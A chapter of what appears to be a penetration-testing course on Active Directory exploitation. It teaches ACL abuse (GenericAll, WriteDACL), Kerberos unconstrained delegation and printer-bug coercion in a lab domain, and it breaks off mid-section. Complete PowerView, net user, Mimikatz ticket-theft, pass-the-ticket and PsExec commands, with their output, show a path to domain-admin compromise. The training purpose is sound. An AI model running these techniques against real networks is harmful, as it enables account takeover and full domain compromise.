19. Active Directory Exploitation
Designed specifically for large-scale deployment, Active Directory (AD) is a central component of most mid to large-size organizations, seamlessly handling multiple authentication types. The complexity of Active Directory object permissions, Kerberos delegation, and Active Directory trust in particular sets the stage for several interesting and often-neglected attack vectors that we will explore in this module.
As we will discover, a weak or insecure AD configuration in any subsidiary or department of a large organization can lead to complete compromise of that organization, making this topic particularly relevant for penetration testers.
19.1. AD Object Security Permissions
In an Active Directory implementation, all elements such as users, computers, or groups are objects with an associated set of access permissions, not unlike permissions associated with files on a local file system.
If AD permissions are set incorrectly, we may be able to exploit them to perform privilege escalation or lateral movement within the domain. In the following sections, we'll discuss these securable object permissions and demonstrate how to enumerate and exploit them.
19.1.1. Object Permission Theory
Let's begin with a discussion of Active Directory securable object permissions.
Within Active Directory, access to an object is controlled through a Discretionary Access Control List (DACL), which consists of a series of Access Control Entries (ACE). Each ACE defines whether access to the object is allowed or denied, which entity the ACE applies to, and the type of access.
Note that when multiple ACE's are present, their order is important. If a deny ACE comes before an allow ACE, the deny takes precedence, since the first match principle applies.
The concept of DACL and ACE are like Windows file access permissions, but the information stored for each ACE is a bit complex. An ACE is stored according to the Security Descriptor Definition Language (SDDL), which is a string delimited by semicolons.
The SDDL prototype is shown in Listing 1.
Listing 1 - ACE string prototype
Each element of the ACE string consists of one or more concatenated values. The first element is the ace_type, which designates whether the ACE allows or denies permissions. Next, the ace_flags set flags related to inheritance on child objects. The third element is the access rights applied by the ACE, while object_guid and inherit_object_guid allows the ACE to apply to only specific objects as provided by the GUID values. Finally, the account_sid is the SID of the object that the ACE applies to.
As an example, imagine that the ACE on object A applies to object B. This grants or denies object B access to object A with the specified access rights.
Since the ACE is detailed by the SDDL format, it can be difficult to read as illustrated by the example ACE string shown in Listing 2.
Listing 2 - ACE string example
As highlighted above, only the ACE type, access rights, and SID are populated but are not easily readable. We can, however, use Microsoft documentation:
to translate the ACE string as follows:
AceType:
A = ACCESS_ALLOWED_ACE_TYPE

Access rights:
RP = ADS_RIGHT_DS_READ_PROP
WP = ADS_RIGHT_DS_WRITE_PROP
CC = ADS_RIGHT_DS_CREATE_CHILD
DC = ADS_RIGHT_DS_DELETE_CHILD
LC = ADS_RIGHT_ACTRL_DS_LIST
SW = ADS_RIGHT_DS_SELF
RC = READ_CONTROL
WD = WRITE_DAC
WO = WRITE_OWNER
GA = GENERIC_ALL

Ace Sid:
S-1-1-0
Listing 3 - ACE string translated
The translated ACE string shown in Listing 3 reveals that if we control the object given by the ACE SID, we obtain the WRITE_DAC, WRITE_OWNER, and GENERIC_ALL access rights among others.
From a penetration testing perspective, this means that improperly configured DACLs can lead to compromise of user accounts, domain groups, or even computers.
We will discuss these and other compromise techniques in later sections, but we must first enumerate the DACLs.
All authenticated domain users can read AD objects (such as users, computers, and groups) and their DACLs, meaning we can enumerate weak ACL configurations from a compromised low-privilege domain user account.
Unfortunately, there are rarely tools installed for this task but we can perform this lookup through LDAP with the Get-ObjectAcl PowerView method.
To test this out, we'll log in to the Windows 10 client as the Offsec domain user (prod\offsec) and open PowerShell with a bypass execution policy. PowerView is in C:\Tools, and after importing it, we can use Get-ObjectAcl, specifying our own user.
PS C:\tools> . .\powerview.ps1

PS C:\tools> Get-ObjectAcl -Identity offsec

ObjectDN               : CN=Offsec,OU=prodUsers,DC=prod,DC=corp1,DC=com
ObjectSID              : S-1-5-21-3776646582-2086779273-4091361643-1111
ActiveDirectoryRights  : ReadProperty
ObjectAceFlags         : ObjectAceTypePresent
ObjectAceType          : 4c164200-20c0-11d0-a768-00aa006e0529
InheritedObjectAceType : 00000000-0000-0000-0000-000000000000
BinaryLength           : 56
AceQualifier           : AccessAllowed
IsCallback             : False
OpaqueLength           : 0
AccessMask             : 16
SecurityIdentifier     : S-1-5-21-3776646582-2086779273-4091361643-553
AceType                : AccessAllowedObject
AceFlags               : None
IsInherited            : False
InheritanceFlags       : None
PropagationFlags       : None
AuditFlags             : None
...
Listing 4 - Output from Get-ObjectAcl
The Get-ObjectAcl output prints the often-lengthy list of ACEs applied to the object. In the output above, only the first ACE is shown, and the access rights, SID, and ACE type are highlighted.
The output tells us that the AD object identified by the S-1-5-21-3776646582-2086779273-4091361643-553 SID has ReadProperty access rights to the Offsec user. The SID is difficult to read but PowerView includes the ConvertFrom-SID method, which can convert the SID to a username or group as displayed in Listing 5.
PS C:\tools> ConvertFrom-SID S-1-5-21-3776646582-2086779273-4091361643-553
PROD\RAS and IAS Servers
Listing 5 - Converting from SID to group name
The converted SID shows us that a default AD domain group called RAS and IAS Servers has ReadProperty access rights to our current user. This is a common access right, however, and does not indicate a vulnerability.
This enumeration produced a lot of output and required a manual SID conversion. To automate this, we can wrap Get-ObjectAcl in a ForEach loop to resolve the SID through ConvertFrom-SID.
PS C:\tools> Get-ObjectAcl -Identity offsec -ResolveGUIDs | Foreach-Object {$_ | Add-Member -NotePropertyName Identity -NotePropertyValue (ConvertFrom-SID $_.SecurityIdentifier.value) -Force; $_}
Listing 6 - Converting SID for each identity
This appends the resolved user or group name to each ACE and shows the ACE for members of the Domain Admins group as shown in Listing 7:
...
AceType               : AccessAllowed
ObjectDN              : CN=Offsec,OU=prodUsers,DC=prod,DC=corp1,DC=com
ActiveDirectoryRights : GenericAll
OpaqueLength          : 0
ObjectSID             : S-1-5-21-3776646582-2086779273-4091361643-1111
InheritanceFlags      : None
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-3776646582-2086779273-4091361643-512
AccessMask            : 983551
AuditFlags            : None
AceFlags              : None
AceQualifier          : AccessAllowed
Identity              : PROD\Domain Admins
...
Listing 7 - Access rights to Offsec for Domain Admins
Not surprisingly, members of the Domain Admins group have the GenericAll access right, which equates to the file access equivalent of Full Control.
Armed with a basic understanding of DACLs and ACEs and a working enumeration technique, we'll explore a series of misconfigurations in the next two sections that allow us to compromise additional users or groups.
Exercises
- Repeat the enumeration techniques with PowerView shown in this section. 2. Filter the output further to only display the ACE for the current user.
19.1.2. Abusing GenericAll
In our first case study, we'll focus on the GenericAll access right, which gives full control of the targeted object.
To begin, we first enumerate all domain users that our current account has GenericAll rights to.
One approach is to gather all domain users with PowerView's Get-DomainUser method and pipe the output into Get-ObjectAcl.
This will enumerate all ACEs for all domain users. Next, we can resolve the SID, add it to the output, and finally filter on usernames that match our current user as set in the $env:UserDomain and $env:Username environment variables.
PS C:\tools> Get-DomainUser | Get-ObjectAcl -ResolveGUIDs | Foreach-Object {$_ | Add-Member -NotePropertyName Identity -NotePropertyValue (ConvertFrom-SID $_.SecurityIdentifier.value) -Force; $_} | Foreach-Object {if ($_.Identity -eq $("$env:UserDomain\$env:Username")) {$_}}

AceType               : AccessAllowed
ObjectDN              : CN=TestService1,OU=prodUsers,DC=prod,DC=corp1,DC=com
ActiveDirectoryRights : GenericAll
OpaqueLength          : 0
ObjectSID             : S-1-5-21-3776646582-2086779273-4091361643-1604
InheritanceFlags      : None
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-3776646582-2086779273-4091361643-1111
AccessMask            : 983551
AuditFlags            : None
AceFlags              : None
AceQualifier          : AccessAllowed
Identity              : PROD\offsec
...
Listing 8 - Locating all ACEs for current user
The output reveals that our current user (Offsec) has the GenericAll access right on the TestService1 account. This is likely a misconfiguration since this is a non-default access right and is excessive.
Note
Although the misconfigurations in this module are used for demonstration purposes, some applications (like Exchange or SharePoint) require seemingly excessive access rights to their associated service accounts.
The GenericAll access right gives us full control over the TestService1 user, which among other things, allows us to change the password of the account without knowledge of the old password.
PS C:\tools> net user testservice1 h4x /domain
The request will be processed at a domain controller for domain prod.corp1.com.

The command completed successfully.
Listing 9 - Changing password of TestService1
Once we reset the password, we can either log in to a computer (like appsrv01) with the account or create a process in the context of that user to perform a pass-the-ticket attack.
Compromising an account with an allowed GenericAll access right is very simple. We can also abuse the ForceChangePassword and AllExtendedRights access rights to change the password of a user account in a similar way without supplying the old password.
So far, we have only dealt with user accounts, but since everything in Active Directory is an object, these concepts also apply to groups.
For example, we can enumerate all domain groups that our current user has explicit access rights to by piping the output of Get-DomainGroup into Get-ObjectAcl and filtering it, in a process similar to the previous user account enumeration.
PS C:\tools> Get-DomainGroup | Get-ObjectAcl -ResolveGUIDs | Foreach-Object {$_ | Add-Member -NotePropertyName Identity -NotePropertyValue (ConvertFrom-SID $_.SecurityIdentifier.value) -Force; $_} | Foreach-Object {if ($_.Identity -eq $("$env:UserDomain\$env:Username")) {$_}}

AceType               : AccessAllowed
ObjectDN              : CN=TestGroup,OU=prodGroups,DC=prod,DC=corp1,DC=com
ActiveDirectoryRights : GenericAll
OpaqueLength          : 0
ObjectSID             : S-1-5-21-3776646582-2086779273-4091361643-1607
InheritanceFlags      : None
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-3776646582-2086779273-4091361643-1111
AccessMask            : 983551
AuditFlags            : None
AceFlags              : None
AceQualifier          : AccessAllowed
Identity              : PROD\offsec
Listing 10 - Enumerating group access rights
Listing 10 shows that we have GenericAll access rights on the TestGroup group. Since GenericAll gives us full access to the group, we can compromise the group by simply adding ourselves to it.
PS C:\tools> net group testgroup offsec /add /domain
The request will be processed at a domain controller for domain prod.corp1.com.

The command completed successfully.
Listing 11 - Adding the user offsec to TestGroups
As with user accounts, we can also use the AllExtendedRights and GenericWrite access rights in a similar way.
GenericAll is an extremely powerful access right that can lead to very straightforward compromise. In the next section, we'll cover another access right that we can leverage for compromise.
Exercises
- Enumerate domain users and search for associated GenericAll permissions. 2. Leverage the access right to take over the TestService1 account and obtain code execution in the context of that user through a reverse shell. 3. Enumerate domain groups and leverage GenericAll permissions to obtain group membership.
19.1.3. Abusing WriteDACL
As previously stated, all Active Directory objects have a DACL and one object access right in particular (WriteDACL) grants permission to modify the DACL itself. In this section, we'll leverage this to compromise an account.
Before we start the attack, we'll enumerate misconfigured user accounts with Get-DomainUser and Get-ObjectAcl.
PS C:\tools> Get-DomainUser | Get-ObjectAcl -ResolveGUIDs | Foreach-Object {$_ | Add-Member -NotePropertyName Identity -NotePropertyValue (ConvertFrom-SID $_.SecurityIdentifier.value) -Force; $_} | Foreach-Object {if ($_.Identity -eq $("$env:UserDomain\$env:Username")) {$_}}

...

AceType               : AccessAllowed
ObjectDN              : CN=TestService2,OU=prodUsers,DC=prod,DC=corp1,DC=com
ActiveDirectoryRights : ReadProperty, GenericExecute, WriteDacl
OpaqueLength          : 0
ObjectSID             : S-1-5-21-3776646582-2086779273-4091361643-1608
InheritanceFlags      : None
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-3776646582-2086779273-4091361643-1111
AccessMask            : 393236
AuditFlags            : None
AceFlags              : None
AceQualifier          : AccessAllowed
Identity              : PROD\offsec
...
Listing 12 - Enumerating WriteDACL access rights
The output in Listing 12 reveals that our current user has WriteDACL access rights to the TestService2 user, which allows us to add new access rights like GenericAll.
We can use the Add-DomainObjectAcl PowerView method to apply additional access rights such as GenericAll, GenericWrite, or even DCSync if the targeted object is the domain object.
For example, let's add the GenericAll access right to the TestService2 object.
PS C:\tools> Add-DomainObjectAcl -TargetIdentity testservice2 -PrincipalIdentity offsec -Rights All
Listing 13 - Adding access rights with Add-DomainObjectAcl
Note
Although the method is called Add-DomainObjectAcl, it will modify the current ACE if an entry already exists.
After attempting to modify the DACL, we'll dump it again to verify that GenericAll was applied correctly.
PS C:\tools> Get-ObjectAcl -Identity testservice2 -ResolveGUIDs | Foreach-Object {$_ | Add-Member -NotePropertyName Identity -NotePropertyValue (ConvertFrom-SID $_.SecurityIdentifier.value) -Force; $_} | Foreach-Object {if ($_.Identity -eq $("$env:UserDomain\$env:Username")) {$_}}


AceType               : AccessAllowed
ObjectDN              : CN=TestService2,OU=prodUsers,DC=prod,DC=corp1,DC=com
ActiveDirectoryRights : GenericAll
OpaqueLength          : 0
ObjectSID             : S-1-5-21-3776646582-2086779273-4091361643-1608
InheritanceFlags      : None
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-3776646582-2086779273-4091361643-1111
AccessMask            : 983551
AuditFlags            : None
AceFlags              : None
AceQualifier          : AccessAllowed
Identity              : PROD\offsec
Listing 14 - Verifying the modified access rights
The highlighted section of Listing 14 reveals that we now have GenericAll access rights to TestService2. Let's change its password.
PS C:\tools> net user testservice2 h4x /domain
The request will be processed at a domain controller for domain prod.corp1.com.

The command completed successfully.
Listing 15 - Changing the password of TestService2
The password change was successful. As demonstrated, the WriteDACL access right is just as powerful as GenericAll.
Although enumerating access rights for our current user is beneficial, we can also map out all access rights to locate other user accounts or groups that can lead to compromise.
This seems like a daunting task to perform against a large network but we can do this relatively easily with the BloodHound or the Bloodhound 1.3 ACL Attack Path PowerShell script or its C# counterpart SharpHound. These tools enumerate all domain attack paths including users, groups, computers, GPOs, and misconfigured access rights.
We can also leverage the BloodHound JavaScript web application locally to visually display prospective attack paths, which is essential during a penetration test against large Active Directory infrastructures.
Running these tools against our small lab domain would yield unimpressive results, but these tools are invaluable during penetration tests.
Exercises
- Enumerate the network to discover accounts with compromisable WriteDACL access rights. 2. Leverage the WriteDACL access right to compromise affected accounts.
Extra Mile
GenericWrite applied to a user account can lead to compromise. Perform enumeration in the labs to discover any GenericWrite misconfigurations and work out how to compromise the relevant account.
19.2. Kerberos Delegation
Application and data access configurations often require fine-grained permissions, which can create design issues and security misconfigurations. One classic example of this lies in the Kerberos protocol and its authentication mechanism.
For example, consider an internal web server application that is only available to company employees. This web application uses Windows Authentication and retrieves data from a backend database. In this scenario, the web application should only be able to access data from the database server if the user accessing the web application has appropriate access according to Active Directory group membership.
Kerberos does not directly provide a way to accomplish this. When the web application uses Kerberos authentication, it is only presented with the user's service ticket. This service ticket contains access permissions for the web application, but the web server service account cannot use it to access the backend database. This is known as the Kerberos double-hop issue.
Microsoft's Kerberos delegation solves this design issue and provides a way for the web server to authenticate to the backend database on behalf of the user. Microsoft released several implementations of this including unconstrained delegation (in 2000), constrained delegation (in 2003), and resource based constrained delegation (in 2012). These implementations solved various security issues, and each is available at the time of this writing, providing backwards compatibility. However, resource-based constrained delegation requires a domain functional level of 2012.
In the next sections, we will discuss each of these delegation types and demonstrate how they can be exploited.
19.2.1. Unconstrained Delegation
In this section, we'll discuss unconstrained delegation, its specific security ramifications, and demonstrate how to exploit it. First, we must define unconstrained delegation and explain how it works. We'll begin with an overview of Kerberos authentication.
When a user successfully logs in to a computer, a Ticket Granting Ticket (TGT) is returned. Once the user requests access to a service that uses Kerberos authentication, a Ticket Granting Service ticket (TGS) is generated by the Key Distribution Center (KDC) based on the TGT and returned to the user.
This TGS is then sent to the service, which validates the access. Note that this TGS only allows that specific user to access that specific service.
Since the service cannot reuse the TGS to authenticate to a backend service, any Kerberos authentication stops here. Unconstrained delegation solves this with a forwardable TGT.
When the user requests access for a service ticket against a service that uses unconstrained delegation, the request also includes a forwardable TGT as illustrated in Figure 1.

Figure 1: Kerberos communication for unconstrained delegation
The KDC returns a TGT with the forward flag set along with a session key for that TGT and a regular TGS. The user's client embeds the TGT and the session key into the TGS and sends it to the service, which can now impersonate the user to the backend service.
In the previous example, this means we request a TGS for a web server service along with a forwardable TGT. We then embed the TGT into the TGS and send it to the web server service. The web server is now able to perform authentication to the backend database as our user and extract the required information.
This solves the double-hop issue and provides a working solution, but as we will soon discuss, this introduces several problems as well.
Since the frontend service receives a forwardable TGT, it can perform authentication on behalf of the user to any service (because of unconstrained delegation), not just the intended backend service. In our scenario, this means that if we succeed in compromising the web server service and a user authenticates to it, we can steal the user's TGT and authenticate to any service. This is especially interesting if the authenticating user is a high-privileged domain account.
Now that we have covered the theory, let's perform this attack in the labs.
As with most attack techniques, we'll begin with enumeration. Fortunately, the Domain Controller (DC) stores the information about computers configured with unconstrained delegation and makes this information available for all authenticated users.
The information is stored in the userAccountControl property as TRUSTED_FOR_DELEGATION, which is represented with a numerical value of 524288.
From the Windows 10 client as the Offsec domain user, we'll use Powerview to enumerate unconstrained delegation through the Get-DomainComputer method by supplying the -Unconstrained flag, which parses the userAccountControl property for each computer.
PS C:\tools> Get-DomainComputer -Unconstrained
...

logoncount                               : 94
badpasswordtime                          : 12/31/1600 4:00:00 PM
distinguishedname                        : CN=APPSRV01,OU=prodComputers,DC=prod,DC=corp1,DC=com
objectclass                              : {top, person, organizationalPerson, user...}
badpwdcount                              : 0
lastlogontimestamp                       : 4/3/2020 7:13:37 AM
objectsid                                : S-1-5-21-3776646582-2086779273-4091361643-1110
samaccountname                           : APPSRV01$
localpolicyflags                         : 0
codepage                                 : 0
samaccounttype                           : MACHINE_ACCOUNT
countrycode                              : 0
cn                                       : APPSRV01
accountexpires                           : NEVER
whenchanged                              : 4/6/2020 5:59:45 PM
instancetype                             : 4
usncreated                               : 28698
objectguid                               : 00056504-3939-4ce1-8795-5e2766613395
operatingsystem                          : Windows Server 2016 Standard
operatingsystemversion                   : 10.0 (14393)
lastlogoff                               : 12/31/1600 4:00:00 PM
msds-allowedtoactonbehalfofotheridentity : {1, 0, 4, 128...}
objectcategory                           : CN=Computer,CN=Schema,CN=Configuration,DC=corp1,DC=com
dscorepropagationdata                    : {4/6/2020 1:55:02 PM, 4/6/2020 1:54:34 PM, 4/6/2020
                                           1:34:32 PM, 4/6/2020 1:07:59 PM...}
serviceprincipalname                     : {TERMSRV/APPSRV01, TERMSRV/APPSRV01.prod.corp1.com,
                                           WSMAN/APPSRV01, WSMAN/APPSRV01.prod.corp1.com...}
lastlogon                                : 4/13/2020 4:21:01 AM
iscriticalsystemobject                   : False
usnchanged                               : 49358
useraccountcontrol                       : WORKSTATION_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION
whencreated                              : 4/3/2020 2:13:37 PM
primarygroupid                           : 515
pwdlastset                               : 4/3/2020 7:13:37 AM
msds-supportedencryptiontypes            : 28
name                                     : APPSRV01
dnshostname                              : APPSRV01.prod.corp1.com
Listing 16 - Finding computers configured with unconstrained delegation
The appsrv01 machine is configured with unconstrained delegation and will be our target in this section.
Note
Service accounts can also be configured with unconstrained delegation if the application executes in the context of the service account rather than the machine account.
To abuse unconstrained delegation, we must first compromise the computer or service account in question. We'll begin by resolving the IP address of appsrv01 with nslookup.
PS C:\tools> nslookup appsrv01
Server:  UnKnown
Address:  192.168.120.70

Name:    appsrv01.prod.corp1.com
Address:  192.168.120.75
Listing 17 - Finding IP address of appsrv01
At this stage, we must either perform lateral movement onto appsrv01 or compromise a vulnerable application on that machine. For purposes of demonstration, we'll simply log in to appsrv01 as the Offsec user instead, which is local administrator on the target system.
When unconstrained delegation is operating normally, the service account hosting the application can freely make use of the forwarded tickets it receives from users. This means if we compromise the service account as a part of an attack, we can exploit unconstrained delegation without needing local administrative privileges, because we already have access to all affected tickets.
In our example, we logged in to appsrv01 as the Offsec user as part of our attack simulation. Because of this, we must use administrative privileges to extract the TGTs supplied by users to IIS.
First, we'll launch Mimikatz from an administrative command prompt and list all tickets present with sekurlsa::tickets as shown in Listing 18.
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::tickets

Authentication Id : 0 ; 41754630 (00000000:027d2006)
Session           : RemoteInteractive from 4
User Name         : offsec
Domain            : PROD
Logon Server      : CDC01
Logon Time        : 4/13/2020 4:46:52 AM
SID               : S-1-5-21-3776646582-2086779273-4091361643-1111

         * Username : offsec
         * Domain   : PROD.CORP1.COM
         * Password : (null)

        Group 0 - Ticket Granting Service
         [00000000]
           Start/End/MaxRenew: 4/13/2020 4:46:53 AM ; 4/13/2020 2:46:52 PM ; 4/20/2020 4:46:52 AM
           Service Name (02) : LDAP ; CDC01.prod.corp1.com ; prod.corp1.com ; @ PROD.CORP1.COM
           Target Name  (02) : LDAP ; CDC01.prod.corp1.com ; prod.corp1.com ; @ PROD.CORP1.COM
           Client Name  (01) : offsec ; @ PROD.CORP1.COM ( PROD.CORP1.COM )
           Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
           Session Key       : 0x00000012 - aes256_hmac
             3baefc16bac50328ae442fa78c3599b820479a603544e21e0dcc6bea73f30db5
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 3        [...]

        Group 1 - Client Ticket ?

        Group 2 - Ticket Granting Ticket
         [00000000]
           Start/End/MaxRenew: 4/13/2020 4:46:52 AM ; 4/13/2020 2:46:52 PM ; 4/20/2020 4:46:52 AM
           Service Name (02) : krbtgt ; PROD.CORP1.COM ; @ PROD.CORP1.COM
           Target Name  (02) : krbtgt ; prod ; @ PROD.CORP1.COM
           Client Name  (01) : offsec ; @ PROD.CORP1.COM ( prod )
           Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
           Session Key       : 0x00000012 - aes256_hmac
             d9b04d7cb8960337ecab1774c96bdb978fba55b72e42957fd8769663fd8104cf
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2        [...]
...
Listing 18 - No tickets from foreign users
We find TGTs and TGSs related to the Offsec user along with the computer account, but no other domain users.
Typically, a machine would only be configured with unconstrained delegation because it hosts an application that requires it. An Nmap scan against this machine reveals a single running application: an IIS-hosted web site running on port 80.
Since this is a legitimate site, we can either wait for a user to connect or leverage an internal phishing attack to solicit visits. In our example, we'll simulate this by logging in to the Windows 10 client as the admin domain user and browsing to http://appsrv01. Since the web application is configured with Windows authentication, the Kerberos protocol is used.
After the browser has loaded the web page (which in our example is just a default IIS splash screen), we'll switch back to appsrv01 and execute the sekurlsa::tickets command again.
...
Authentication Id : 0 ; 42304798 (00000000:0285851e)
Session           : Network from 0
User Name         : admin
Domain            : PROD
Logon Server      : (null)
Logon Time        : 4/13/2020 5:14:40 AM
SID               : S-1-5-21-3776646582-2086779273-4091361643-1105

         * Username : admin
         * Domain   : PROD.CORP1.COM
         * Password : (null)

        Group 0 - Ticket Granting Service

        Group 1 - Client Ticket ?

        Group 2 - Ticket Granting Ticket
         [00000000]
           Start/End/MaxRenew: 4/13/2020 5:14:40 AM ; 4/13/2020 3:11:20 PM ; 4/20/2020 5:11:20 AM
           Service Name (02) : krbtgt ; PROD.CORP1.COM ; @ PROD.CORP1.COM
           Target Name  (--) : @ PROD.CORP1.COM
           Client Name  (01) : admin ; @ PROD.CORP1.COM
           Flags 60a10000    : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;
           Session Key       : 0x00000012 - aes256_hmac
             517cd6b29bac62711b184487d095507c5231b9d921fa7ae8c52a475edf721474
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2        [...]
...
Listing 19 - TGT for admin user is present
This time, we find a TGT for the admin user and it is flagged as forwardable. We can use the /export flag with sekurlsa::tickets to dump it to disk and then inject the TGT contents from the output file into our process with the kerberos::ptt command.
mimikatz # sekurlsa::tickets /export

...

Group 2 - Ticket Granting Ticket
 [00000000]
   Start/End/MaxRenew: 4/13/2020 5:14:40 AM ; 4/13/2020 3:11:20 PM ; 4/20/2020 5:11:20 AM
   Service Name (02) : krbtgt ; PROD.CORP1.COM ; @ PROD.CORP1.COM
   Target Name  (--) : @ PROD.CORP1.COM
   Client Name  (01) : admin ; @ PROD.CORP1.COM
   Flags 60a10000    : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;
   Session Key       : 0x00000012 - aes256_hmac
     517cd6b29bac62711b184487d095507c5231b9d921fa7ae8c52a475edf721474
   Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2        [...]
   * Saved to file [0;9eaea]-2-0-60a10000-admin@krbtgt-PROD.CORP1.COM.kirbi !

...

mimikatz # kerberos::ptt [0;9eaea]-2-0-60a10000-admin@krbtgt-PROD.CORP1.COM.kirbi

* File: '[0;9eaea]-2-0-60a10000-admin@krbtgt-PROD.CORP1.COM.kirbi': OK
Listing 20 - Dumping and injecting TGT
With the TGT for the admin user injected into memory, we can exit Mimikatz and test our access on the domain controller with PsExec.
mimikatz # exit
Bye!

C:\Tools> C:\Tools\SysinternalsSuite\PsExec.exe \\cdc01 cmd

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
prod\admin
Listing 21 - Obtaining code execution on the domain controller
We have achieved code execution on the domain controller since the admin user is a member of the Domain Admins group.
This illustrates that if a user connects to a service that is configured with unconstrained Kerberos delegation, that user can be compromised.
Note
By default, all users allow their TGT to be delegated, but privileged users can be added to the Protected Users group, which blocks delegation. Obviously, this will also break the functionality of the application that required unconstrained delegation for those users.
In the next section, we'll improve our abuse of unconstrained delegation so that we do not have to rely on social engineering an administrative user.
Exercise
- Repeat the attack shown in this section to achieve code execution on the domain controller.
Reboot appsrv01 between sections to ensure no prior tickets are present in memory.
19.2.2. I Am a Domain Controller
In the previous section, we demonstrated that an application or service running on a machine with unconstrained delegation can lead to a complete domain compromise. However, the attack we performed relied on a privileged user accessing the target application.
In this section, we'll demonstrate a technique that will allow us to force a high-privileged authentication without any user interaction. This will allow us to compromise the entire domain if we succeed in an initial compromise of a single instance of unconstrained delegation.
We previously exploited the printer bug to escalate our privileges on a target. We achieved this by coercing the SYSTEM account to authenticate locally via the MS-RPRN RPC interface.
However, as stated earlier, this attack was originally designed to work in an Active Directory environment. Specifically, the idea behind the SpoolSample tool we used in a previous module is to force a Domain Controller to connect back to a system configured with unconstrained delegation. This eventually allows the attacker to steal a TGT for the domain controller computer account.
The RPC interface we leveraged locally is indeed also accessible over the network through TCP port 445 if the host firewall allows it. TCP port 445 is typically open on Windows servers, including domain controllers, and the print spooler service runs automatically at startup in the context of the computer account.
To exploit the printer bug in this scenario, we must determine if the print spooler service is running and available on the domain controller from appsrv01. The MS-RPRN documentation specifies that the RPC endpoint for the print spooler is \pipe\spoolss and that no authentication is required.
To test this out, we'll log in to appsrv01 as the Offsec user and attempt to access the named pipe with the dir command.
PS C:\Tools> dir \\cdc01\pipe\spoolss

    Directory: \\cdc01\pipe

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
                                                 spoolss
Listing 22 - Enumerating print spooler access
The output reveals that the print spooler service is running and accessible.
Recall that this access is by design and RpcRemoteFindFirstPrinterChangeNotification allows us to simulate a print client and subscribe to notifications of changes on the print server. These notifications are sent over the network by the print spooler service via RPC over a named pipe.
When the "target" spooler accesses the named pipe on the "attacking" machine, it will present a forwardable TGT along with the TGS if the "attacking" machine is configured with unconstrained delegation.
